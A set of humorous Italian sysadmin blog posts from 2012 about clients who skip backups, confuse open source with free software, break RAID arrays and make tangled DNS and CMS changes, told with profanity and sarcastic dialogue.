I problemi sono pochi ma significativi. Le applicazioni che girano su quel coso sono vecchie e si basano su versioni di software che non sono piu' supportate e/o contengono bug di sicurezza e sarebbe meglio aggiornarle. Ma non si possono aggiornare perche' le applicazioni non funzionano sulle versioni nuove (o ci sono serie probabilita' che non funzionino). Ovviamente la ditta (nella sua ultima incarnazione) e' abbastanza reticente a buttare soldi nel rifacimento di una cosa di cui non sanno un tubo di niente.

Io faccio notare che pagano tutt'ora l'hosting per quella macchina per cui se non vogliono piu' gestirla potrebbero dismetterla e cessare di pagare. Ma apparentemente il motto generale e' "non toccare niente" per cui si continua a pagare anche se l'utilita' della cosa e' abbastanza dubbia (?). Alla fine qualche cosa comincia a non funzionare piu' tanto bene, uno script di qualche genere comincia a fallire categoricamente inviando una caterva di mail al di lui papa', solo che l'indirizzo di posta elettronica e' oramai non piu' funzionante per cui la posta rimbalza verso 'postmaster' ed indovina un po' chi e' che si becca la mail?

IO - ...per cui o questi decidono di aggiornare l'hardware ed il software oppure bisogna decidersi a dargli lo sfratto.

DB - Ma che problema c'e' ad aggiornare la macchina?

IO - A parte che l'hardware non e' piu' supportato? E che aggiornare il software potrebbe significare che le applicazioni non funzionano piu'? E che non abbiamo la piu' pallida idea di cosa funziona su quel coso? Nessuna.

DB - Hai parlato con UL?

IO - Non posso parlare con UL perche' non lavora piu' per loro, ne' UL2 o UL3 che sono riportati nella documentazione di quell'arnese. Apparentemente nessuno dei coinvolti nel progetto iniziale e' piu' in giro. Ho parlato con un CL che non sa un tubo e non vuole o puo' prendersi alcuna responsabilita'.

DB - Ok, allora provo io a parlare con l'ex SL che magari ha un'idea.

Mi preoccupa sempre quando gli SL hanno delle idee, ma lascio che DB se la gestisca lui. Un paio di giorni dopo siamo di nuovo a consulta.

DB - Allora, ho parlato con SL che ha avuto un'idea.

Cosa fa' l'applicazione X ?

IO - Sentiamo.

DB - Dunque, e' possibile installare un rimpiazzo no?

IO - Un rimpiazzo? Un rimpiazzo di che?

DB - Intendo un server nuovo con il software vecchio.

IO - ?? eh?

DB - Noi prendiamo un server nuovo e ci installiamo una copia del server vecchio.

IO - Cioe'... fammi capire, tu vuoi prendere una macchina con dell'hardware attuale, hardware che non esisteva nemmeno quando quella versione del kernel fu creata, installare un versione di kernel e di utility di sistema che e' vecchia di almeno 8 anni, installare una serie di tools, compilatori, interpreti eccetera eccetera vecchi di 8 anni e poi farci girare sopra le applicazioni?

DB - Si'...

IO - Ehi! Lo sai una cosa? Lo abbiamo gia'!

DB - Eh?

IO - Si'... si chiama **il vecchio server!**

DB - Ma di quello l'hardware non ha piu' supporto!

IO - E le probabilita' che il software vecchio di 8 anni funzioni su un hardware di oggi sono abbastanza basse, ma anche se funzionasse, non sarebbe meglio **risolvere** il problema invece di trascinarlo?

Lo so gia' che finiremo (nel senso che IO finiro') con il fare salti mortali per far funzionare quella roba su nuove versioni di OS e sistema finche' qualcuno non decidera' di tagliare la testa al toro e semplicemente spegnere l'intero arnese.

Davide

14/05/2012 08:00

Whom more saves...

Ritorniamo a parlare di \$noiguardiamolavostrarobba di cui avevo gia' detto abbastanza.

Quando, due anni fa, l'allora SL di belle speranze e di tasche gonfie di soldi prestati dalla banca aveva iniziato la sua ventura, si era deciso di avere due ambienti paralleli, uno per la "produzione" ed uno per il test. In modo da poter provare le cose in maniera piu' o meno veritiera prima di scaraventarle su internet a pigs&dogs. Ora, tutti sanno che il problema dell'avere un ambiente di 'test' veritiero e' il tenerlo il piu' possibile "allineato" con quello di produzione, se i due ambienti si sballano piu' di tanto non ha alcun senso.

Dato che, visti gli ultimi ribaltamenti, SL ed UL hanno deciso di farsi i rilasci da soli, lo stato di tali ambienti e' andato piu' o meno alla deriva per cavoli loro. E dato che hanno deciso di aggiungere altri servers all'ambiente di produzione, per evitare "costi eccessivi", hanno anche deciso di dismettere l'ambiente di test sostenendo che "non e' utile alla funzionalita' del sistema" (cioe' hanno preteso di farsi le prove in casa sulla stessa macchina su cui fanno lo sviluppo). Ovviamente la mia osservazione che un ambiente di test su cui si fa anche lo sviluppo non e' proprio il meglio per fare dei test non e' stata bene accetta.

Comunque sia, dopo i ribaltamenti di cui ho gia' accennato i due sarchiaponi sono andati avanti per cavoli loro. Fino ad oggi, quando, all'alba delle 9.30 ricevo una bella telefonata da SL che vuole sapere quanto e' il "carico" del loro foxxutissimo database server. Probabilmente pure lui ha letto lo stesso articolo di questa gente.

Dopo avergli spiegato pure a lui che il load average non e' il modo migliore di giudicare il carico di un sistema (spiegazione che, come previsto, non e' stata minimamente recepita) il tipo si mette a parlare di come a mezzogiorno vogliono fare un mega-rilascio e quindi sono preoccupati per il carico del database.

SL - ...e quindi vogliamo, se possibile, aggiungere una CPU al nostro databaseserver.

IO - Hummm (*guardo lo stato dell'host*) In tal caso sarebbe meglio spostare la macchina virtuale su un diverso host dato che quello su cui si trova ha gia' tutte le cpu occupate, mentre quest'altro host ne ha a bizzeffe.

SL - Ma quanto ci vuole a spostare la macchina?

IO - Spegnerla la macchina, spostarla da un host all'altro, aggiungere cpu, avviare, aggiornare tools, riavviare... un 10~15 minuti credo.

Urla, gemiti, grida, rantoli di terrore ed orrore, immaginatevi un girone infernale dantesco a caso ed avete una vaga idea della cosa

SL - QUINDICIMINUTI!!! No no,.. troppo tempo, non possiamo avere tutto questo downtime!

IO - Ma non dovete anche fare un mega-rilascio?

SL - Si'.

IO - Con aggiornamento del database?

SL - Si'.

IO - E non fate anche un backup del database prima di aggiornarlo?

Urla, gemiti, grida, rantoli di terrore ed orrore, immaginatevi un girone infernale dantesco a caso ed avete una vaga idea della cosa

SL - No. Non possiamo permetterci tutto questo downtime!

IO - Quindi volete fare un update del database senza una possibilita' di rollback? Vabbe' il server e' il vostro eh...

SL - Comunque, quanto costerebbe aggiungere la CPU?

IO - Hmmm... Bho, momento...

E detto questo gli passo DB per i dettagli monetari. Dopo una mezz'ora DB compare asciugandosi la faccia.

Cosa fa' l'applicazione X ?

DB - Maronna! SL e' una cosa insopportabile... Quando mia moglie ha fatto il parto cesareo si lamentava di meno...

(mi trattengo dal dirgli che forse sua moglie era anestetizzata)

IO - Quindi che si fa?

DB - Ok per l'aggiunta della cpu.

IO - Con downtime di 15 minuti?

DB - Si' alla fine si e' deciso.

Detto questo vado avanti a fare quello che dovrei fare fino alle 12, quando SL ricompare al telefono con sottofondo di geremiadi per darmi il via per il trasferimento. Eseguo mentre lui ed UL madonnano uno contro l'altro al telefono per installare, copiare ed aggiornare le varie cose nel loro mega-ambientone. Non c'e' bisogno di dire che la nuova macchina virtuale e' in funzione da una mezz'ora prima che questi arrivino al punto di 'aggiornare il database'.

Tanto per divertimento guardo un po' che cosa e' cambiato nel loro megasistema... ed e' cambiato parecchio di sicuro: non funziona piu' un tubo. Dopo una quindicina di minuti mando una mail ad SL domandando se la cosa e' attesa oppure no. Ricevo in risposta una mail che piu' o meno dice "ci stiamo lavorando".

La giornata trascorre con mail ad intervalli randomici che dicono "e' a posto" seguite da "merda non e' a posto per niente". Alcuni dei server vengono riavviati a raffica (apparentemente e' l'unico modo per far funzionare la nuova versione dell'applicazione). La cosa si trascina fino a circa le 8 di sera quando mi becco una telefonata da DB che mi domanda se posso richiamare SL prima che gli venga (a tutti e due) un collasso.

SL - (*Urla, gemiti, gri...ok avete capito*) E' possibile fare un restore del database?

IO - Quale database? Quello di cui non facciamo piu' i backup perche' avete deciso che costava troppo?

SL - Si' quello...

IO - Mah... l'ultimo backup e' di 1 mese fa... non sono del tutto sicuro se funzioni.

SL - Non c'e' un backup piu' recente?

IO - Se non ne avete fatto uno voi prima di aggiornare no.

SL - No, non ho fatto un backup perche' ci mette troppo tempo e volevamo ridurre il downtime.

IO - (*mepensa: e adesso sei ad 8 ore di downtime, bella pensata del ca\$\$o*) E allora non e' che ci sia molto da fare. A meno che voi non possiate rifare l'aggiornamento a rovescio.

SL - Come sarebbe a dire?

IO - Rifare gli stessi aggiornamenti a rovescio, cioe' invece di aggiungere togliere e roba cosi'...

SL - ... non e' che potreste darci una mano?

IO - Alle 8 di sera?

Per farla breve, sono stato fino quasi a mezzanotte per 'rigirare' lo script di aggiornamento e rimuovere selettivamente tutto quello che era stato modificato, certe cose ovviamente non possono essere rimosse (se fai un Update non ho idea di cosa ci fosse nei campi prima) ma a mezzanotte e' sembrato che il loro foxxuto coso cominciasse a funzionare, se non altro non doveva riavviarsi ogni 5 minuti.

Come al solito, quando si cerca di salvare il centesimo si finisce con lo spendere le decine per rimettere a posto i casini. Ci sara' da divertirsi quando SL ricevera' la fattura per interventi straordinari fuori orario d'ufficio.

Davide

21/05/2012 08:00

Questions, questions, questions...

E' un mercoledi' come tanti altri, il che significa noioso e piovoso, quando una mail turba la pace della mia casella di posta. E' di SL, quello di \$noiguardiamolavostrarobba, quello che voleva fare tutto da solo per risparmiare (tempo e soldi, soprattutto soldi) ed ha finito con lo spendere molto di piu' tempo e molti ma molti piu' soldi di quanto possa fare piacere a chiunque, il quale e' preoccupato perche' durante il recente Grande Macello Rilascio, il backup che aveva fatto del database si e' rivelato totalmente inutile.

Ho come la vaga impressione che il backup stesse occupando troppo tempo e sia stato semplicemente interrotto a meta', dal cui la sua inutilita' quando hanno cercato di fare un restore, ma sto' divagando.

In ogni caso, adesso SL si sta domandando (e domandandolo a me ovviamente) quale sarebbe il miglior modo di fare un bacup "funzionante" come lo definisce lui, che consenta un ripristino dei dati in caso di catastrofe e richieda poco, anzi pochissimo, anzi niente tempo per essere generato ed usato e se posso fare un esempio di comando da usare.

Qualche cosa mi fa pensare che SL stia cercando di aggirare le limitazioni che lui stesso ha richiesto al suo contratto di assistenza facendo domande apparentemente innocue ed innocenti.

Dopo averci pensato un po' decido di rispondere con una risposta abbastanza generica che non contenga ne' troppe imprecisioni ne' troppe informazioni dettagliate, suggerendogli di leggersi la documentazione e che prima di pensare a linee di comando e come fare le cose dovrebbe schiarirsi le idee sul cosa fare.

La faccenda ovviamente non si e' fermata li', dopo un po' DB e' balzato al comando ed ha proposto un bell'incontro faccia a faccia. Il che significa un bel meeting (<sarcasmo>quanto mi mancavano!</sarcasmo>) per discutere le "modalita' di ottimizzazione del sistema"... qualunque cosa voglia dire (tipo: far fare le cose a chi sa farle?). Partecipanti al pistolotto: DB ed IO da una parte, SL ed UL dall'altra. Qualche cosa mi fa pensare che adesso sappiamo anche chi e' il misterioso programmatroto responsabile di tutto il gran casotto.

SL - ...e quindi vorrei sapere come ottimizzare il backup.

IO - Il backup viene gia' fatto dal nostro sistema tutte le notti e trasferito off-site, se quello che vi serve e' una copia possiamo anche inviarvene una al mattino.

SL - Ma quel backup che voi fate contiene tutto il database! A me serve solo un backup del database \$taldetali

IO - Possiamo schedulare un backup separato per quello.

SL - Ma mettiamo che io voglia farlo al momento, che parametri devo mettere? Per esempio i parametri --pippo e --pluto e' meglio metterli o no?

IO - A parte che non ho idea di che cosa facciano, ma in genere, se un parametro non e' di default e non si sa se serve o meno e' meglio non usarlo.

SL - Ma voi li usate?

IO - Non so nemmeno a che servono, dovrei guardare la documentazione, ma qualche cosa mi dice che no, non li usiamo.

SL - Ma per esempio, se io non faccio il backup compresso mi viene un backup di 7 Gb, che non so dove mettere, se pero' lo comprimo ci mette una vita, io vorrei fare una cosa veloce...

IO - "veloce" e "compresso" nella stessa frase non funzionano.

SL - Ma se io uso \$unqualchetoolmaisentito lui mette automaticamente queste opzioni, perche'?

IO - Magari dovresti domandarlo a chi ha scritto il tool. Probabilmente perche' lui pensava servissero.

SL - Ma insomma, queste opzioni devo metterle o no?

IO - Come gia' detto, se le opzioni servono si mettono, se no non si mettono. Il punto e' che voi non avete ancora spiegato cosa volete farci con questo backup.

SL - Allora, io vorrei avere una copia del database sul nostro sistema di sviluppo per fare le prove e poi se

Cosa fa' l'applicazione X ?

qualche cosa va male durante un rilascio vorrei poter fare un rename e rimettere a posto il database! Come faccio?

IO - Per prima cosa, non potete fare un 'rename' del database perche' non funziona cosi', il database deve per forza essere ricostruito dal backup, per seconda cosa, tenere in sync due database e fare un backup "al momento" per un rilascio sono due problemi separati, nel primo caso si potrebbe usare un sistema di sincronismo o replicazione, ma stento a proporlo dato che il vostro database e' gia' abbastanza carico e nel secondo caso e' molto meglio non usare compressioni di sorta perche' aumenta il tempo richiesto. Quindi quei parametri di cui parlate vanno uno in conflitto con l'altro.

SL - Ma allora perche' \$toolmaisentitoprima li mette sempre?

IO - Non lo so, domandatelo a chi lo ha scritto.

SL - E non potete fare voi uno script che noi possiamo usare per fare il backup?

IO - *guardando DB* hmmm?

DB - Questo e' sicuramente possibile ma si tratta di sviluppo e non e' coperto dal vostro contratto di assistenza.

SL - Ma e' uno script!

A questo punto hanno cominciato a cavillare di tempi, livelli e cose cosi' ed io mi sono limitato a guardarli e pensare che a volte, per risparmiare si finisce con lo spendere troppo.

Davide

28/05/2012 08:00

OppenSousser... en

Ahhhh... La gioia dell'Open Source. Che tutti dovrebbero sapere oramai che ca\$\$o significa, invece io continuo a vedere che quando i vari SL/UL parlano di Open Source loro intendono "software AGGGRATISSE" mentre invece dovrebbero pensare "software di cui posso vedere i sorgenti". Ma dato che a loro dei sorgenti non gliene frega una beneamata favonza la definizione viene cambiata in quella che riescono a capire molto meglio. E' l'eccitazione della scambola, quando riescono ad autoconvincersi che stanno ricevendo qualche cosa per niente, senza guardare in effetti a quanto gli costa. Un po' come quando il mio ex-ex-ex-ex-SL cerco' di convincermi che "noi" (noi chi?) il Sexchange non lo avevamo pagato niente ed io ritorsi che no, tu lo hai pagato e come, lo hai pagato perche' faceva parte del package di software che era di proprieta' di \$dittafallita che tu hai spinto a rilevare, quello che non hai e' una fattura con su scritto 'Sexchange' ed una cifra accanto. E dato che quella merda e' pure una sottoscrizione, se vuoi continuare ad usarla dovrai ripagarla l'anno prossimo. Quindi non lo hai nemmeno comperato, lo hai affittato. E tacciamo sul costo dell'hardware necessario a farlo girare. Ma quando uno si convince non c'e' molto che tu gli possa dire per convincerlo del contrario. Bando ai preamboli e veniamo al sodo, siamo di nuovo a parlare di \$allupati, i quali, dopo la "cloudizzazione" (ossigur...) hanno deciso di aggiungere qualche altro pezzo di software al loro marasma perche' senno' era troppo semplice. Questa volta hanno selezionato un... coso... ok, sarebbe, in teoria, un qualche tipo di motore di ricerca. Che viene venduto come "specificamente pensato per siti di e-commerce". Che vor di'? Avete mai visto quei siti in cui voi cercate un prodotto e quello vi risponde "il 33% di quelli che cercano quel prodotto sono anche interessati a prodotto X Y e Z" che non c'entrano (in genere) una beata fava con quello che stavate cercando voi? Bene. Ecco, quello e' il concetto. Comunque sia, questo accrocchio viene pubblicizzato e venduto (aka: vogliono il grano) con una serie di caratteristiche altisonanti, una delle quali e' che e' "basato su software open-source". Le altre caratteristiche sarebbero che e' "fail proof", ma sappiamo tutti che cosa vuole dire quella frase no? L'SL della situazione si e' lanciato ed ha acquisito una licenza temporanea per l'accrocchione ed ha cominciato a spingere per l'uso della cosa in ogni dove e come, citando le varie capacita' del prodotto in modo quasi religioso. Non so esattamente cosa capperò stesse pensando quando lo ha acquistato. In ogni caso, nel giro di un mesetto (ed un numero impressionante di releases), il "coso" e' diventato una parte *fondamentale* della uebapplicascion di sta gente. Talmente 'fondamentale' che se qualche cosa non funziona in quel coso l'intera applicazione si inchioda... Ora, unite alla precedente frase il termine 'fail proof' ed avete una vaga idea di quello che succede normalmente (esplosione termoneucleare). Una persona meno orientata al "technical know-how" e meno avvezza ai principi del "web 2.0 main-stream" o, banalmente, con un cervello funzionante, avrebbe intuito che il prodotto fosse meno che fantastico, lo avrebbe probabilmente messo sullo scaffale (o nel cesso) dove dovrebbe stare, avrebbe ammesso la cazzata e sarebbe andato avanti senza altri casini. Ma il fatto di dover ammettere una cazzata implica che le cose non possono di certo andare cosi'. Le release, sottorelease, bugfix e chi piu' ne ha piu' ne metta si susseguono, e dato che questi rincoglioni non possono essere off-line per manco 30 secondi le richieste di reboot e restart devono essere fatte solo tra le 7 e le 7.30 del mattino, i servers (che gia' sono tanti) si moltiplicano ulteriormente. Adesso il foxxuto "motore di ricerca" ha non uno ma ben 5 servers dedicati, che apparentemente pero' soffrono tutti di delirium tremens concorrente e vanno in coma con cadenza giornaliera. Ma il bello deve ancora venire. Stamani una mail da parte degli assatanati che hanno prodotto il famoso 'motore' cade nella mia inbox, non so bene perche', con il messaggio che la licenza ed il supporto per quell'arnese sono scaduti e che se vogliono continuare ad usarlo dovranno pagare. Mi assicuro subito che la mia mail sia solo in CC e che la mail originale sia stata spedita ad \$allupati. Dato che e' cosi' mi tranquillizzo ed aspetto. Un paio d'ore dopo mi suona il telefono. SL - Ho appena ricevuto una mail che la licenza di \$meraviglia e' scaduta! Che cosa significa?? IO - Che la licenza e' scaduta? SL - Ma comeeee?? IO - Non ne ho idea, quella roba non l'abbiamo mica comperata noi. SL - E che vuol dire che se vogliamo usarla dobbiamo pagarla? IO - Che se volete usarlo dovete pagarla? SL - Ma e' opensousse! IO - E che c'entra? E che c'entriamo noi esatta... SL - E' opensusse! Non devo pagarla! IO - Credo che chi lo vende potrebbe avere qualche cosa in contrario al riguardo. In ogni caso perche' lo dite a me? SL - Perche' siete voi che gestite queste cose! IO - No, no, questa roba l'avete scelta, selezionata, acquistata voi. Percui siete voi che vi gestite

Cosa fa' l'applicazione X ?

la cosa. Noi l'abbiamo solo installata. SL - E perche' mi mandano una fattura per 4 licenze? IO - Forse perche' avete richiesto l'installazione su 4 servers? SL - Ma e' openssusse!! IO - E c'e' "gratis" scritto da qualche parte? SL - E' OPENSUSSER!! Quanto tempo ci vorra' prima che il concetto di 'open source' sia disaccoppiato da quello di 'gratuito'?

Davide

04/06/2012 08:00

Volli, fortissimamente strilli... en

Maporkalamignottatroika... Possibile che ogni due per tre qualcuno si convince che quello che bisogna fare e' agitare la bacchetta magica ed urlare forte 'vogliovogliovoglio' come un bimbo di 3 anni (o anche meno) per fare le cose? Proabilmente e' per quello che il mondo va come sta andando. Ok, fatemi ripigliare il filo...

Tempo addietro \$noipensiamoallavostrarobba aveva messo in piedi un sistemone da incubo, con enne application servers, doppio load-balancer, doppio database e cose varie, poi l'UL della situazione aveva visto la pubblicita' di un qualche servizio di "analisi" delle visite e gli erano venute delle strane fregole.

In sostanza il servizio di "analisi" (che millantava e millanta tutt'ora prestazioni straordinarie) consiste nel far passare tutto il traffico per il sito attraverso un proxy, cosi' loro possono fare l'analisi dei contenuti e simili seghe mentali. Lasciamo perdere che la stessa roba si puo' ottenere facendo un bel controllo dei log. Comunque sia l'UL ha cominciato a strillare come il suddetto bimbo ed il DNS e' cambiato come per magia. Ed il sito si e' fermato.

Dopo numerose urla e strilli vari si e' scoperto che i signori 'analisti' non hanno analizzato bene la situazione e la banda del loro sistema non e' sufficiente a permettere l'analisi del sito in questione.

Dopo una manica di bestemmie e prove varie \$noipensiamo ha pensato bene di tornare sui suoi passi e rimettere il DNS come stava prima (aka: usare il servizio che funziona). Ma gia' si sa che le cose non sono mai cosi' semplici. Ed infatti dopo un po' arriva l'ideona degli analisti analizzatori: "dividere" il sito tra la parte 'statica' e la parte 'dinamica' "che poi e' quella che importa" in modo che loro possano solo analizzare i contenuti dinamici.

Ed ovviamente (2) chi e' che si becca il problemino da smazzare? (sarcasmo).

Ora, io ho cercato di far notare che se il problema e' "Analizzamistoca\$\$o" non ha abbastanza banda, la soluzione e' LORO si comperano la banda necessaria e si mettono giu' un sistema che lo consenta di fare, e non "noi risolviamo il problema". Ma non so come mai questo tipo di ragionamenti non funzionano mai molto bene.

Dopo un po' di casini (causa il sistema a dir poco astruso con cui l'intero marchingegno e' organizzato) riesco ad identificare tutta una serie di problemi.

1. ci serve un altro certificato SSL per il nuovo dominio
2. ci serve un indirizzo IP libero per il sito perche' senno' col cavolo che funziona
3. occorre aggiungere il nuovo dominio a tutti gli application server per evitare redirect infinite
4. occorre scovare tutti gli url 'statici' e redirigerli verso il nuovo dominio

E dopo tutto questo non funziona perche' apparentemente sembra che la parte 'statica' non sia un gran che statica e dato il merdaviglioso cms che questa gente utilizza (che fa apparire quello scritto dai famosi slavi un miracolo della tecnologia moderna) *se l'hostname non corrisponde a quello del sito non funziona un tubo!*.

Perciui si parte con Rewrite di headers, cambiamenti di html 'al volo' e cose cosi'... che oltre a rendere il sistema gia' complicato ancora piu' complicato, comportano anche strani problemi intermittenti (il famoso cms...) perciui in alcuni casi si formano dei loop di rewrite ed in altri casi no.

E nel frattempo qualcun altro sta' anche strillando che vuole la nuova versione del suddetto cms...

Cosa fa' l'applicazione X ?

Davide

11/06/2012 08:00

Pere e Cornetti alla Crema en

Non so se dipende dalla crisi economica oppure no, ma prima (verso il 2007-2008 intendo) quando i cogl... clienti chiedevano qualche cosa in genere erano permalosi, arroganti e propensi al richiedere cose a gran voce, soprattutto se le 'cose' richieste erano ovviamente impossibili da ottenere. Adesso invece il tono e' per lo piu' sul piagnucoloso-frignoso, dato che non hanno piu' soldi da spendere ed in effetti hanno gia' problemi a pagare quanto pagano e cercano di risparmiare all'osso invece di pretendere cercano di impietosire, meno male che non possono spararmi in faccia le foto dei loro 5 figli affamati che senno' il vomito a getto non me lo toglierebbe nessuno. Ma sto divagando.

In ogni caso, oggi mi becco la telefonata dell'ordierno rinco... cliente che mi domanda, con la suddetta voce piagnucolosa come mai il suo server nuovo non si comporta come quello vecchio. Sorvolo sulla prima risposta che mi passa per la testa (ed a me lo domandi?) e gli chiedo qualche informazione piu' dettagliata riguardo cosa ci sarebbe di sbagliato.

CL - Mah non capisco perche' con il sistema vecchio noi avevamo una banda di 90 megacosi mentre con il sistema nuovo abbiamo 10 cosi li' ed io penso che sia sbagliato. IO - 90 megacosi? Ma dove la vedete sta roba? CL - Io pensavo che il sistema nuovo fosse meglio ma adesso sembra peggio ed invece doveva essere meglio ma magari era meglio prima.

Mi trattendo dall'urlargli "levati dai coglioni specie di frignone" e continuo a cercare di capire dove ca\$\$o li vede questi '90 megacosi' e di che sta parlando (si lo so, non mi pagano abbastanza) anche perche' ho la vaga impressione che questo stia confrontando pere con banane o peggio.

Dopo una lunga ed estenuante discussione (se cosi' la si puo' chiamare) riesco finalmente a farmi mandare questi famosi grafici di cui il coglione piagnucoloso sta blaterando. Ovviamente non e' capace di mandare un grafico via mail, deve prima incollarlo in un documento word e poi inviarlo (Microsoft, ti odio ogni giono di piu'...). Dopo essere riuscito ad estrapolare quello che il beota sta cercando di dirmi individuo il problema.

Il CL della situazione sta' confrontando i grafici di uso della scheda di rete tra due servers, quello vecchio presenta di 'picchi' piu' o meno settimanali di traffico fino ad 80 Mbit/sec, quello nuovo no. Peccato che i suddetti 'picchi' siano riferiti al backup che questi coglioni hanno deciso di non fare sul sistema nuovo perche' (indovinate un po') costa troppo e quindi si stanno fidando di quello che il loro beota consulente ha suggerito (il Raid vi proteggera'... lo voglio vedere quando qualche cosa gli brasa i dischi e notate che ho detto "quando" e non "se"). Quindi questi non stanno confrontando pere con banane, peggio, stanno confrontando pere con cornetti alla crema. Richiamo il CL (si', l'ho detto vero che non mi pagano mai abbastanza?).

IO - Allora, ho guardato questi gra... CL - *(sempre con l'aria di stare per scoppiare a piangere)* Perche' il sistema vecchio era meglio mentre quello di adesso non lo so, magari era meglio il sistema vecchio che quello nuovo no ci arriva a quelle velocita' perche' il sistema nuovo non ci arriva a quelle velocita'.. IO - MA CI STAI ZITTO E MI ASCOLTI? CL - Eh? IO - Prima di tutto state confrontando due sistemi totalmente differenti, quindi un confronto non ha molto senso, il sistema vecchio aveva 4 processori e 16 Gb di ram, quello nuovo ha 8 processori e 48 Gb di ram, per non parlare del fatto che hanno due sistemi operativi completamente diversi, sono collegati a due reti diverse e, per finire, **sono in due datacenter diversi!** CL - Ma il sistema vecchio arrivava... IO - Il sistema vecchio aveva anche una cosa che quello nuovo non ha: UN BACKUP! Che e' quello che usava quella banda durante la notte, cosa che vi sareste resi conto se aveste guardato i grafici GIORNALIERI invece di fissarvi su quelli ANNUALI che non riportano un gran che come dettaglio. CL - Ma il sistema nuovo non ci arriva a quelle velocita' perche' non ci arriva a quelle velocita', il sistema vecchio ci arrivava mentre quello nuovo no, ma il sistema nuovo dovrebbe essere meglio... IO - Il sistema nuovo non ha motivo di arrivarci perche' non viene fatto nessun backup dato che voi (straccioni) avete

Cosa fa' l'applicazione X ?

deciso di non attivarlo. Per altro se guardate i grafici giornalieri ci sono dei picchi anche lì solo che sono talmente brevi che ovviamente non compaiono sui grafici annuali. Quindi il sistema nuovo E' meglio proprio perché i picchi sono limitati. CL - Ma il sistema nuovo non ci arriva a quelle velocità perché non ci arriva a quelle velocità, il sistema vecchio ci arrivava mentre quello nuovo no, ma il sistema nuovo dovrebbe essere meglio...

Ripetete la conversazione di cui sopra quante volte volete.

Ho bisogno di ferie. O di una torre con vista sull'ufficio di CL, un fucile di precisione e tanti proiettili.

Davide

18/06/2012 08:00

BWAHAHAHAHAHAHAHAHAHAH!!!! en

Rende meglio l'idea se mentre leggete si sta' scatenando un temporale con tuoni e fulmini ed il tuono sottolinea la risata satanica. In alternativa cercate qualche effetto speciale con google, funziona anche quello.

No, non mi sono rincoglionito. Non piu' del solito almeno. Sto solo commentando (e godendo come un bastardo lo ammetto) sul fatto che qualche volta Karma il Coccodrillo pianta i suoi dentini affilati sul culo di chi se lo merita. Non sempre e non tanto spesso, lo ammetto, ma vuoi mettere il gusto?

Che e' successo? Bene, rileggetevi la storia precedente e notate la parte che dice "niente backup". Ora, sono trascorsi circa due giorni da quegli accadimenti, quando una mattina noto una maillina nella casella di postina che dice "Raid Status: DEGRADED". E probabilmente mi hanno sentito ridere fino in Cina.

Parte la prima mail al CL della situazione per informarlo che il suo server avra' a breve molto bisogno di cure ed attenzioni nonche' di un disco noverrimo.

Seguono un giro di mail, telefonate e messaggi vari perche' "il server vecchio non aveva mai dato di questi problemi". Dopo averlo ignorat..hemmm... aver risposto alle sue domande, il CL in questione si decide ad ordinare un nuovo disco e, visto che ora non facciamo altro che la locazione di quel coso, prende un appuntamento per la sostituzione del disco che lui stesso in persona dovra' eseguire. Ci aggiorniamo quindi al giorno dopo in co-lo.

Arrivo in colo ed il CL in questione (che ha un aspetto perfettamente intonato con il tono di voce piagnucoloso) si presenta con il disco in mano. Dimostra immediatamente di non avere la piu' pallida idea di come operare una sostituzione tirando fuori il disco dalla confezione antistatica e mettendosi a pastrugnare i contatti. Lo so, lo so.. NMP.

Apro il rack contenente i loro server, lui localizza un server, estrae un disco ed infila quello nuovo al suo posto prima che io abbia il tempo di aprire la bocca ed esclama "ECCO FATTO"! Forse non lo ha capito ma il costo dell'intervento non cambia anche se stiamo qui per soli 30 secondi.

IO - herr.... se dovete sostituire il disco 1 nel server "A", perche' hai tirato fuori il disco 2 del server "B" ?

Lui guarda il server, nota l'etichetta che dice, senza ombra di dubbio, che quello e' il server **sbagliato**, guarda gli altri server, individua il server 'giusto', ri-estra il disco dal server sbagliato, estra un disco dal server giusto e lo infila dentro.

IO - hmmm... secondo me il disco da sostituire e' quell'altro...

CL - Cosa te lo fa pensare?

IO - ...il fatto che l'altro disco ha una lucetta rossa lampeggiante?

A questo punto si e' scatenata La Fine Del Pianeta Come Noi Lo Conosciamo, per prima cosa abbiamo (anzi, CL ha) scoperto che l'altro server (quello sbagliato) NON ha dischi hot-swappabili e quindi ha gradito molto poco l'essere privato di colpo del disco di sistema, poi, il mettere un disco non inizializzato in un raid con un disco gia' fallito significa sostanzialmente crashare il raid, e quando CL ha rimesso il disco originale, il controller ha iniziato a *sovrascrivere il disco buono con i dati del disco fallito*.

Io me ne sono rimasto in disparte a notare come CL abbia "risolto" i problemi spegnendo entrambi i server di punto in bianco. Ringranziando il cielo il suo cellofono ha cominciato a suonare prima che lui cominciasse a piagnucolare riguardo il "vecchio" server. Ovviamente era il di lui capo che faceva presente la sua

BWAHAHAHAHAHAHAHAHAHAH!!!! en

Cosa fa' l'applicazione X ?

insoddisfazione (nello stesso tono piagnucoloso probabilmente) nel modo di gestire l'emergenza hardware.

CL - (*rivolto a me*) Secondo te si e' danneggiato?

IO - Che cosa? Il server a cui hai scardinato un disco o quello a cui ne hai scardinati due?

CL - Ma il server vecchio..

IO - Non esiste piu' e non ha mai dato di questi problemi perche' era gestito da gente che sa fare il suo mestiere.

A questo punto veniamo interrotti da DaBoss che fa il suo ingresso in co-lo (e che ci faceva la?).

DB - Che succede che ho SL al telefono che sta frignando?

IO - (*guardandolo fisso negli occhi e con espressione assolutamente neutra*) Io non ho visto nessuno togliere un disco dal server sbagliato e sostituire il disco sbagliato nel server giusto e sicuramente non abbiamo spento un server dopo che il RAID si era brasato.

DB mi fissa senza parlare per circa 30 secondi poi si gira e se ne va...

CL - E adesso cosa possiamo fare?

IO - "Possiamo" ? Il server e' il vostro, siete voi che lo gestite, noi lo ospitiamo e basta.

CL - Ma non avete un backup?

E' a quel punto che sono scoppiato a ridere.

Davide

25/06/2012 08:00

Metti giu' quell'interfaccia! en

Sono qui che sto madonnando per installare l'ultimissimissima versione dell'ultimissimissimo CMS miracoloso per uno dei nostri clienti che sta cercando disperatamente di sfruttare le ultime novita' del web 2.0 (ma anche 2.1) nel tentativo di evitare la crisi economica.

Dato che l'SL "responsabile" sta spendendo i soldi della ditta (presi in prestito dalla banca ovviamente) girando l'Australia e la Nuova Zelanda "promuovendo le proprie attivita'" e "facendosi conoscere" (considerando che questi hanno un sito internet che e' interamente in lingua olandese non capisco proprio cosa ci sia da promuovere, ma forse sono io che vedo male) l'UL rimastro a dirigere le operazioni e' poco propenso a spendere altri soldi (che non hanno ne' hanno la minima possibilita' di guadagnare).

